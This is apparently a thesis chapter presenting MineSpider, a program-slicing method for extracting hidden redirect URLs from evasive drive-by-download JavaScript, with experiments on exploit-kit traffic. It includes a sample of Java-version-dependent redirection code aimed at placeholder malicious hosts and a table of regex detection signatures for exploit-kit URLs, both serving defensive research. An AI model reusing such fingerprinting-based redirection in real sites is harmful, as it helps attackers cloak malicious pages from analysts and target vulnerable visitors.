We propose a method for extracing redirection code independently of the analysis environment. This method also extracts URLs contained in the code by executing extracted redirection code. The analysis process of the proposed method is pro-vided in Fig. 3.1. First, this method divides fetched web content into an HTML document and JavaScript. Then, a DOM tree is built from the HTML document, and an abstract syntax tree (AST) is constructed from the JavaScript. Next, redi-rection code in Table 2.1 of Section 2.3 is identified from the extracted JavaScript through syntax analysis using the AST. If the identified code used some variables, this method extracts a code fragment (a slice) to resolve values of the variables by program slicing using a program dependence graph (PDG). Moreover, this method generates some slices that can cover all execution paths when an extracted slice includes multiple execution paths. Finally, URLs are extracted by executing ex-tracted slices with the DOM tree.
1 var jre_version = pd. getVersion (" Java "); 2 var jre = jre_version . split (",");

3 var a_url = "A. example / malicious /"; 4 var b_url = "B. example / benign /"; 5 if ( jre [0] == "1") { 6 arg = "h"+"t"+"t"+"p :// "+ a_url ; 7 if ( jre [1] == "6") { 8 arg += " one "; 9 } 10 else if ( jre [1] == "7") { 11 arg += " two "; 12 }
13 location . replace ( arg ); 14 }
15 else {
16 location . replace ("h"+"t"+"t"+"p :// "+ b_url ); 17 }
Figure 3.2: Environment-dependent redirection code.
3.2.1 Build DOM Tree and Extract JavaScript
First, our method extracts an HTML document and JavaScript from web content that is fetched by accessing a URL. A DOM tree is then constructed by parsing the HTML document. JavaScript is categorized into two groups: statically included JavaScript code and dynamically included JavaScript code. The former consists of web content enclosed by the script tag, web content of a URL that is used as the src attribute of the script tag, or web content embedded in the attribute value “javascript:” of an HTML tag. In contrast, the latter refers to strings that are used in an argument of JavaScript functions such as eval(), setInterval(), and setTimeout(). This code also corresponds to the deobfuscated code after unpacking the obfuscated code. Section 3.2.6 gives further information about the handling of dynamically included JavaScript code. In this study, we analyzed both statically and dynamically included JavaScript code in web content.
3.2.2 Convert to Abstract Syntax Tree
Next, our method identifies redirection code from extracted JavaScript code through static syntax analysis using an AST. An AST represents an abstract tree model of
CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS an entire program. We can exhaustively analyze a certain program structure, such as a function call statement in a branch statement, by using an AST traversal. For example, this code in Fig. 3.2 first identifies the Java version of the user’s client using PluginDetect [55] at line 1. Next, it redirects the user to different malicious URLs, depending on the Java version, from lines 5 to 14. The user is also redi-rected to the benign URL when the Java version does not correspond to the attack target at line 16. In Fig. 3.2, we can determine that two location.replace() in Table 2.1 are used as function call statements by traversing the AST of the code. Therefore, we can identify redirection code independently of its control flow, which is the order in which statements are executed, by converting extracted JavaScript to AST and traversing it. However, accurate URLs cannot be extracted from identified code because some variables are used in the code (e.g., the vari-able b url is used in the argument of the function at line 16 in Fig. 3.2). The details of extracting code fragments that affect the identified code are presented in the following sections.
3.2.3 Construct Program Dependence Graph and Extract Slices
In this section, we describe how to extract code fragments by using program slic-ing to resolve variables used in redirection code. Program slicslic-ing [62] is a tech-nique for extracting a set of statements affecting a variable v at the point of an arbitrary statement s, which is called a slicing criterion of the form <s, v>. A set of statements that is extracted according to a slicing criterion is called a slice. To extract slices relevant to the redirection code identified in the previous section, our method defines the functions and properties listed in Table 2.1 as slicing crite-ria. General program slicing requires high accuracy in the slicing process so that programmers can use it for software verification and debugging. The objective of this study, however, was to extract concrete URLs by executing extracted slices based on slicing criteria on websites. Therefore, it is necessary to extract slices that are as small as possible and to execute them in a short time. In other words, we must extract statements that are directly related to a slicing criterion as a slice and exclude statements that are indirectly related to a slicing criterion. Therefore,
Control Dependence Edge Data Dependence Edge

1: VariableInitializer jre_version 2: VariableInitializer jre jre_version 5: IfStatement jre[0] == '1' jre 7: IfStatement jre[1] == '6' jre 10: IfStatement jre[1] == '7' jre 3: VariableInitializer a_url 6: Assignment arg a_url 4: VariableInitializer b_url 16: FunctionCall location.replace b_url THEN THEN 13: FunctionCall location.replace THEN ELSE 8: Assignment arg arg 11: Assignment arg arg arg THEN ELSE arg arg THEN arg
Figure 3.3: Program dependence graph. The variable name and condition name on the edge and the line number of Fig. 3.2 are given in the nodes.
we perform program slicing on a PDG, which represents dependencies between statements.
A PDG is a directed graph using control dependencies and data dependencies between statements in a program.
Control Dependence: Statement q is control dependent on statement p if p is a branch statement, and the execution result of p determines whether q will be executed.
defi-CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS nition of variable v in p can affect any value in q and the affected value in q cannot be modified by any statement between p and q in the execution path.
A PDG represents each statement in a program as a node and constructs con-trol dependencies and data dependencies between nodes as edges. We show the result of converting the code of Fig. 3.2 to a PDG in Fig. 3.3. Program slicing can extract nodes as a slice by traversing edges of control dependencies and data dependencies using a PDG. There are two types of traversal methods, which are categorized according to the direction: a forward slice and a backward slice. The forward slice can extract nodes affected by a slicing criterion by traversing for-ward edges. The backfor-ward slice can extract nodes affecting a slicing criterion by traversing backward edges. In this study, we use a backward slice to resolve a variable value.
General program slicing extracts slices by recursively traversing all depen-dencies. Our method, however, extracts slices by traversing control dependencies only once, rather than traversing recursively to avoid extracting nodes indirectly relevant to a slicing criterion (implicit nodes). The algorithm for backward slic-ing is described in Algorithm 1. To start with, it recursively traverses only data dependencies to extract only nodes directly relevant to a slicing criterion (explicit nodes). Next, only nodes that are control dependent on explicit nodes are extracted by traversing control dependencies only once. For example, when we define the node of line 13 in the PDG of Fig. 3.3 as a slicing criterion, we can extract nodes of lines 3, 5, 6, 7, 8, 10, and 11 using Algorithm 1. To reduce the time our method takes to analyze slice computation and execution, we limited the size of extracted slices.
The extracted slice may contain multiple execution paths because it contains conditional branch nodes that are control dependent on explicit nodes. Simple execution of the extracted slice means an extraction of only one URL. Therefore, our method extracts multiple slices with each execution path by analyzing the extracted slice to exhaustively extract URLs.
Algorithm 1 Backward slicing
1: Input: URL Criterion (criterion) 2: Output: Sliced Node (S N)
3: DN = φ // Set of Sliced Data Dependent Nodes 4: S N = φ // Set of Sliced Nodes
5:
6: //Traverse backward dd-edges recursively
7: TracebackDataDependence(criterion)
8: if length(DN) > maxlength or count(DN) > maxnodethen
9: S N ← φ, DN ← φ
10: end if 11:
12: //Traverse backward cd-edges once
13: for node in DN do
14: if node has Backward Control Dependence Edges then
15: nodes = Control Dependent Nodes of node
16: S N ← nodes
17: end if
18: end for
19: if length(S N) > maxlengthor count(S N) > maxnodethen
20: S N ← φ
21: end if 22:
23: function TracebackDataDependence(node)
24: S N ← node, DN ← node
25: if node has Backward Data Dependence Edges then
26: nodes = Data Dependent Nodes of node
27: for n in nodes do
28: TracebackDataDependence(n)
29: end for
30: end if
CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS
3.2.4 Explore Execution Paths
When an extracted slice contains some branch statements, our method parses the extracted slice to extract more slices with each execution path. For example, three slices are generated from the original slice, the slicing criterion of which is line 13 in Fig. 3.2 by execution path exploration, because the original slice contains two if statement nodes of lines 7 and 10. After the execution path exploration, these conditional branch nodes are eliminated to execute the slice. Although ex-ecution path exploration can extract slices independently of branch statements, the number of extracted slices increases exponentially with the addition of branch statements contained in a slice. For example, when a slice contains if statements written in series, not nested, 2Ni f slices are generated, with N
i f being the number
of if statements. This results in a trade-off between analysis time and analysis coverage. In this study, we limited the number of branch statements for execu-tion path exploraexecu-tion to avoid this exponential explosion. In addiexecu-tion, we cannot identify whether the extracted slice contains a URL without executing it. For this reason, we also limit the number of slicing criteria for analysis so that the analysis process is not disturbed by websites containing many slicing criteria.
3.2.5 Execute Slices
Finally, when our method executes extracted slices, URLs are extracted by mon-itoring arguments of the functions and assignment values of the properties in Ta-ble 2.1. Then, our method clones the context information (e.g., variaTa-ble definitions and function definitions) of JavaScript necessary for executing a slice and deletes it afterwards without any side effects on the original JavaScript executions.
In summary, the algorithm of the entire analysis process is indicated as Al-gorithm 2. First, when traversing the extracted AST, a PDG is constructed and an AST subtree is extracted and held as a slicing criterion if it corresponds to the code in Table 2.1. Next, our method extracts slices using Algorithm 1 with slic-ing criteria and the PDG after the AST traversal. When a slice contains branch statements, some slices are generated with each execution path of the slice by ex-ecution path exploration. Finally, our method executes extracted slices using a
JavaScript interpreter with the DOM tree that was built after eliminating condi-tional branch nodes. As a result, URLs are extracted by monitoring the functions and properties in Table 2.1.
3.2.6 Implementation
We implemented the proposed method in an open source browser emulator, Htm-lUnit [63], to create a system that automatically extracts potential URLs from websites. We call this system MineSpider. The HtmlUnit, which was used in a previous study [35], can parse an HTML document and statically included JavaScript code from fetched web content. The extracted HTML document is then automatically converted to a DOM tree. As mentioned earlier, dynamically included JavaScript code is also extracted as JavaScript by hooking functions, such as eval(), setInterval(), and setTimeout(), using HtmlUnit. In other words, obfuscated JavaScript code is also included in an analysis through the extraction of deobfuscated argument strings. MineSpider uses Rhino [64], the JavaScript interpreter of HtmlUnit, to convert JavaScript to an AST and traverse it. MineSpider identifies slicing criteria and constructs a PDG by traversing the extracted AST and extracts redirection code as slices by program slicing using Al-gorithm 1. When an extracted slice contains branch statements, such as if/else or switch/case, slices are generated with each execution path by converting the slice to an AST again and parsing it. MineSpider then executes the slices using Rhino. Finally, MineSpider extracts URLs and sets controls preventing access to these URLs by monitoring JavaScript function calls and the DOM tree changes in extracted slice executions.
3.3 Experiment and Evaluation
Although the proposed method can extract URLs that cannot be extracted by con-ventional methods, it introduces an overhead in JavaScript analysis. We therefore discuss in this section our evaluation of the number of URLs extracted and ana-lyzed using the proposed method.
CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS
Algorithm 2 Dynamic slice execution
1: Input: the AST (ast)
2: Output: Execution Trace of Slice (none)
3: B = Conditional Branch Nodes ∈ {i f /else, switch/case} 4: URL = URL Slicing Target List of Table 2.1
5: C = φ // List of Slicing Criteria 6: S = φ // List of Slices
7: maxcriterion, count = 0
8:
9: for node in ast traversal do
10: update Program Dependence Graph
11: if node matches URL and count < maxcriterionthen
12: C ← node 13: count = count + 1 14: end if 15: end for 16: for criterion in C do 17: ComputeSlice(criterion) 18: for slice in S do 19: Eliminate B in slice 20: Execute slice 21: end for 22: end for 23: 24: function ComputeSlice(criterion) 25: S ← φ
26: slice = Backward Slicing based on criterion
27: if slice has B then
28: slices = Path Exploration of slice
29: S ← slices
30: else
31: S ← slice
32: end if
3.3.1 Datasets
In this experiment, we used HTTP communication data obtained with a high-interaction honeyclient Marionette [30] that crawled public URL blacklists [65, 66] and commercial URL blacklists. To preprocess this communication data, we prepared an HTTP replay server that responds to a request with web content based on a URL. MineSpider evaluated the web content in the data by sending requests based on the seed URLs to the replay server. The data used in this experiment were communication data with 19,899 landing URLs captured during the three-year period from 2011 to 2014 and containing one or more slicing criteria for each crawl of the landing URLs.
3.3.2 Environmental Setup
We prepared HtmlUnit without making any changes as a conventional low-interaction honeyclient system and compared it with MineSpider. Both systems emulate In-ternet Explorer 6 on Windows XP SP2 as an analysis environment and arbitrary versions of Java Runtime Environment (JRE), Acrobat PDF, and Flash Player as browser plugins. In addition, we empirically determined the following heuristic values to reduce the time our proposed method takes to analyze JavaScript:
• The slice size for extraction was limited to 128 KB. • The number of slicing criteria was limited to 20.
• The number of branch statements for execution path exploration was limited to 5.
The slice size and number of slicing criteria were set to not exceed the above values in approximately 80% of crawls for maintaining the completeness of URL extraction. We set the number of branch statements for execution path exploration to five because we found that a typical exploit kit contains from three to four conditional redirection codes on average in the preliminary manual inspections of Section 3.3.5.
We obtained the experimental results presented in this section using two com-puters, both running Ubuntu 12.01. One computer (2.93-GHz processor and

24-CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS Table 3.1: Experimental results
# Landing URLs 19,899
# Extracted Conventional system 93,386
unique URLs MineSpider 123,397
MineSpider (No plugins) 122,146
Average crawling Conventional system 6.370
time [sec] MineSpider 12.470
MineSpider (No plugins) 12.302
GB RAM) replayed the communication data, and the other (3.16-GHz processor and 4-GB RAM) ran both the systems and evaluated web content.
3.3.3 Extracting URLs from Web Content
We list the number of extracted unique URLs and the crawling time of the con-ventional system and MineSpider in Table 3.1. We defined the term “URL” as a string starting from “http://” or “https://” and excluded “file://” and “javascript://”. Table 3.1 indicates that MineSpider extracted more than 30,000 new URLs that the conventional system missed. The crawling time of MineSpider was approxi-mately two times longer than that of the conventional system. While MineSpider requires some analysis overhead, it can extract URLs that the conventional system cannot extract. In addition, the number of URLs extracted with MineSpider de-creased by approximately 1,000 URLs when MineSpider did not emulate browser plugins, although the crawling time did not change. This result shows that it is important to have various browser plugin emulations to obtain more URLs.
After extracting the URLs, we further matched them with the public signa-tures [67, 68] of characteristic URLs used in typical exploit kits and our original signatures of Table 3.2 generated through manual inspections to examine whether URLs extracted with MineSpider were obviously malicious. In the dataset, URLs contained in 14,998 (75.3%) crawls matched these two signatures. As a result, MineSpider extracted URLs contained in 13,991 (70.3%) crawls that matched the signatures. On the other hand, the conventional system extracted URLs contained in 12,052 (60.6%) crawls that matched the signatures. Examples of matched
ex-Table 3.2: Malicious URL signatures generated by manual inspections
Category Signature
Angler Exploit Kit script.html\?0.[0-9]{15,18}
CK Exploit Kit /(xx.html | yy.html | zz.html)
Cool Exploit Kit /media/(pdf new.php | file.php | new.jar | field.swf)
Non-Exploit Kit www[1-3].[a-z0-9\-]{10,32}.(sxx.in | 4pu.com)
ploit kits included Angler, RedKit, Blackhole, Styx, SweetOrange, NuclearPack, Cool, CritxPack, and FlashPack. Although about 6,000 crawls did not match, we found through manual inspections that most of these URLs were maliciously generated by exploit kits that were not included in the signatures or malicious websites that use custom exploit codes or executable files without exploit kits. In total, the matched URLs that could not be extracted with the conventional system but could be extracted with MineSpider were contained in 1,939 (9.7%) crawls. These results show that MineSpider can extract more URLs with high levels of maliciousness than the conventional system.
3.3.4 Analysis Coverage for Extracting URLs
With our proposed method, program slicing is effective for variable resolution and execution path exploration is effective for multi-path executions. For example, in Fig. 3.2, program slicing and execution path exploration are necessary to resolve the variable arg of the slicing criterion at line 13 and to analyze all execution paths of the slice, respectively. In other words, slicing criteria (the identified redi-rection codes) can be divided into two types: code that contains some Variable parts and code that has only Constant parts. The extracted slices also can be cat-egorized into two types: those that have branch statements (MultiplePaths) and those without branch statements (S inglePath). To evaluate the analysis coverage of URL extraction carried out by program slicing and execution path exploration, we summarize the results of the total number of extracted URLs for each slice classification in Table 3.3. We can see from the table that half of the identified redirection codes contain some variables. This means that dynamic variable res-olution by program slicing enables MineSpider to extract more complete URLs
CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS Table 3.3: Extracted URL count for each slice classification
MultiplePaths SinglePath
Constant 2,204 34,104
Variable 15,356 18,006
Table 3.4: Number of URLs contained in environment-dependent redirection code in exploit kit
Exploit Kit Code Execution : Manual Analysis
Blackhole 1 : 7
RedKit 1 : 1
Styx 1 : 3
than static approaches, e.g., regular expressions. Table 3.3 also shows that a non negligible number of MultiplePaths are extracted. This means that multi-path ex-ecutions of an extracted slice by execution path exploration enable MineSpider to extract more complete URLs than a single path execution. To extract mali-cious content while countering evasion techniques, such as code obfuscation and environment-dependent redirection, in addition to improving the analysis cover-age statically, it is important to dynamically execute and analyze code.
3.3.5 Case Studies: Extracting URLs from Exploit Kits
To evaluate the number of new URLs extracted with MineSpider, we inspected, by simple code execution and manual analysis, the number of URLs that can be extracted from environment-dependent redirection code contained in typical ex-ploit kits such as Blackhole, RedKit, and Styx. Table 3.4 lists the number of URLs that were extracted from environment-dependent redirection code in each exploit kit. Whereas code execution can extract only one URL, manual analysis can ex-tract multiple URLs according to the results. Specifically, code execution can extract only one URL from an environment-dependent redirection code because this approach can analyze only a single execution path even if the code contains multiple execution paths. Although RedKit contained one environment-dependent code, the result of RedKit was one URL in any approach because code execution matched the branch condition. These manual inspections show that typical
ex-ploit kits use environment-dependent code that redirects to an average of three to four kinds of URLs. MineSpider was able to extract the same number of URLs as extracted by manual analysis from the exploit kits used in this inspection. There-fore, in view of the fact that the results in Table 3.1 include malicious websites using exploit kits, such as RedKit, or custom exploit codes without any variation in the number of URLs, the number of new URLs extracted with MineSpider is validated.
3.3.6 Performance Overhead
We evaluated the average preprocessing time (AST traversal time and PDG con-struction time), slice computation time (backward slicing time and path explo-ration time), and slice evaluation time used with the proposed method. The results indicated that these time costs were 1.188, 4.206, and 0.796 sec, respectively, and that slice computation was the most time-consuming process. The above results are the average times required to compute 240,807 slicing criteria for URL extrac-tions. In this experiment, we excluded 139,740 slicing criteria and 85,068 slices from the analysis objects by limiting the number of slicing criteria and the slice size to reduce the analysis time. However, no URLs were embedded in any of the excluded objects because we cannot identify whether a DOM manipulation code in Table 2.1 refers to a URL unless the code is executed, as we described previ-ously. We found in a manual inspection that most of the excluded objects were parts of benign code, such as JavaScript API provided from SNSes, or advertise-ments and JavaScript library such as jQuery or Prototype. To further reduce the analysis time, we need to optimize our method by tuning the heuristic values.
3.4 Discussion
3.4.1 Identification of Plugins Relevant to Redirection
If we can identify environment information, such as the name and version of the browser and browser plugins that is relevant to redirections, we can effectively identify an environment to be prepared for analysis using conventional methods
CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS such as a honeyclient. Therefore, we discuss in this section our experimental in-vestigation of environment information relevant to redirections to the extracted URLs by applying the proposed method. Our focus in this experiment was plug-ins (Java, PDF, and Flash) with which MineSpider emulates the arbitrary versions; hence, we identified the plugins relevant to redirections. More precisely, this in-volves defining branch statements included in the extracted slices as new slicing criteria and extracting the code relevant to browser fingerprinting by applying program slicing of the proposed method just as in the URL extraction. When the extracted browser fingerprinting code is executed, our method detects the usage of the plugins by hooking the JavaScript functions, such as String object functions and DOM manipulation functions, and by monitoring the version number of the plugins in these arguments. In addition, a method that uses the file extensions of the extracted URLs (.jar, .pdf, and .swf) and a method that uses HTML tag infor-mation and the attribute value used in the DOM manipulation code of Table 2.1 (e.g., a Content-Type value that is used as the type attribute of the object tag) are also general methods to identify the plugins relevant to redirections. We evalu-ated the plugin identification obtained by applying the proposed method compared with the plugin identification obtained with a file extension and an HTML tag in this experiment.

Table 3.5 lists the number of plugin-dependent redirections discovered dur-ing crawldur-ing as well as the breakdown of each plugin. We define the number of plugins that can be identified by program slicing as S lice, by HTML tag as Tag, and by file extension as Extension. We can see from the table that approximately 36.5% of the crawls use plugin-dependent redirection code. These results also show that most of the plugins relevant to redirections are identified by S lice, and S lice overlaps Tag and Extension. However, Tag can identify Java and Flash as well as S lice, but cannot identify PDF. This means that attackers tend to refer to a PDF file in an HTML tag, such as iframe and frame tags for documents, rather than an HTML tag, such as an object tag or embed tag for multimedia, depending on the browser support. Extension can identify Flash to some degree, but cannot identify Java and PDF. This trend is due to the usage of a URL that
Table 3.5: Number of crawls containing plugin-dependent redirections
Plugin Slice Tag Extension All
Java 3,630 3,078 499 4,244 PDF 6,275 96 164 6,300 Flash 5,051 4,981 3,083 5,302 # Plugin-dependent redirection 7,270 0% 10% 20% 30% 40% 50% 60% 70% 80% 90% 100% 201 1Q4 2012Q1 2012Q2 2012Q3 2012Q4 2013Q1 2013Q2 2013Q3 2013Q4 2014Q1 2014Q2 2014Q3
Usage rate of plugins
!
Flash PDF Java
Figure 3.4: Usage rate of plugins by environment-dependent redirections uses a file extension not relevant to plugins (e.g., .cgi and .php) and a URL that does not include an extension.
Fig. 3.4 shows the usage rate of plugins in plugin-dependent redirections within each quarter. In the figure, we can see that the percentage of Java and PDF was high from 2012Q4 to 2013Q4, and Flash was high from 2014Q1. This indicates a changing trend in plugins profiled by browser fingerprinting. Interestingly, the security vendor’s report [69] shows a correlation with the changing trend in vul-nerabilities used in exploit kits in the data we collected.
Tag and Extension do not require any analysis overhead; only S lice does. The average slice computation time and slice evaluation time to identify plugins was 2.355 and 0.542 sec, respectively. While S lice also requires only a little overhead, just like the URL extraction in Section 3.3.3, it can identify plugins relevant to redirections more effectively than Tag and Extension can.
CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS
3.4.2 Recursive Extracted URL Access
The experiment described in Section 3.3.3 used only HTTP communication data that had been detected in an attack by using a high-interaction honeyclient in advance. This means that web content of URLs newly extracted with the proposed method was not evaluated. Therefore, more URLs can be extracted by fetching the web content based on the newly extracted URLs and analyzing them using the proposed method in the future.
3.4.3 Evasion of Proposed Method
Our proposed method also extracts URLs by executing redirection code that is not executed logically (e.g., dead code) because it exhaustively extracts redirection code by program slicing. When we access the URLs extracted with our method, as we discussed in the previous section, access patterns that are different from the usual are generated. For example, simultaneous access to the URLs prepared for Java 6 and Java 7 is respectively generated. Hence, attackers can detect and circumvent the proposed method by monitoring accesses from the same user and observing more than one request packets that should not be generated at the same time.
3.4.4 Extracting URLs from Benign Websites
We described our investigation of the presence of environment-dependent redirec-tion code in malicious websites in Secredirec-tion 3.3.3. However, benign websites also use environment-dependent redirection code. Therefore, we investigated the pres-ence of plugin-dependent redirection code in benign websites by crawling such websites using MineSpider. The target benign websites were 100 websites chosen randomly from the top 1 million websites on Alexa [70]. As a result, MineSpi-der found four websites using redirection code that change the destination URL depending on the presence of PDF or Flash profiled by browser fingerprinting. Our manual analysis revealed that the plugin-dependent code is used for access analysis and advertisements, and fetches web content depending on the presence
of the plugin for correct operation on the client. These results indicate that we cannot detect malicious websites only by the presence of environment-dependent redirection code because benign websites also use environment-dependent redi-rection code. Our method is not a malicious detection method but a URL ex-traction method; hence, it needs to be combined with other methods of detecting malicious URLs.
3.4.5 Failure in Extracting Slices
We used a PDG constructed from static JavaScript analysis for program slicing. However, it is difficult to construct a PDG and extract slices accurately because of JavaScript features such as the language design standardized on objects, com-plicated variable references (e.g., prototype chain and scope chain), and dynamic objects (e.g., this object). We confirmed in our evaluation that certain side ef-fects can occur such as an increase in slice computation time or failure in execut-ing slices due to the extraction of slices with extra variables and functions. Chen et al. [71] proposed a method for dynamic slicing for Python programs by us-ing Python bytecode and memory addresses instead of a PDG. They applied their method to several Python programs to evaluate the average slice ratio and analy-sis time but did not evaluate the extracted slice accuracy. However, as mentioned in Section 3.3.5, typical exploit kits contain 2.5 URLs in environment-dependent redirection code on average, and our method can extract 1.5 new URLs per crawl on average. Therefore, we can assume that implementing other methods will not necessarily increase the number of URLs discovered, even if we improve slice accuracy.
3.5 Limitations
3.5.1 Extracting Malware Distribution URLs
The proposed method uses a browser emulator that enables the browser imple-mentation to be modified so that we can intercept the browser process and analyze JavaScript. However, the browser emulator does not execute exploit code that
tar-CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS gets specific vulnerabilities of browsers because it cannot completely mimic the behavior of a browser and its vulnerabilities. Thus, our method cannot extract the malware distribution URL that is accessed by execution of exploit code.
3.5.2 Malicious URL Detection
Our objective was to extract URLs rather than detect malicious URLs. However, we argue that URLs extracted with our method can be detected as malicious by combining conventional methods such as malicious JavaScript detection [15, 22, 40] and malicious plugin detection [72, 73, 74]. Simply accessing these extracted URLs, on the other hand, might not enable web content to be downloaded because of IP cloaking and/or checking of a redirection chain based on the referrer and/or the cookie [46, 56]. In the future, we will investigate a procedure for determining an environment to access these extracted URLs and a content download method that takes into account the redirection chain.
3.5.3 Identification of Plugin’s Version Number Relevant to
Redi-rection
We identified plugins relevant to redirections by applying the proposed method and showed the trend in plugins used for environment-dependent redirections in Section 3.4.1. Most redirections that depend on the plugins often use not only the presence but also the version number of plugins and change the destination URL accordingly. We can more effectively determine the plugin version that should be installed in a high-interaction honeyclient and that should be emulated in a low-interaction honeyclient by identifying boundary values of plugins used in branch statements for redirections. However, the version number used in a branch state-ment is often repeatedly split and joined by manipulating the major and minor ver-sion number as either string or integer variables. Different methods, e.g., symbolic execution [75], are necessary for analysis since it is difficult to identify boundary values in complicated branch statements using our method alone.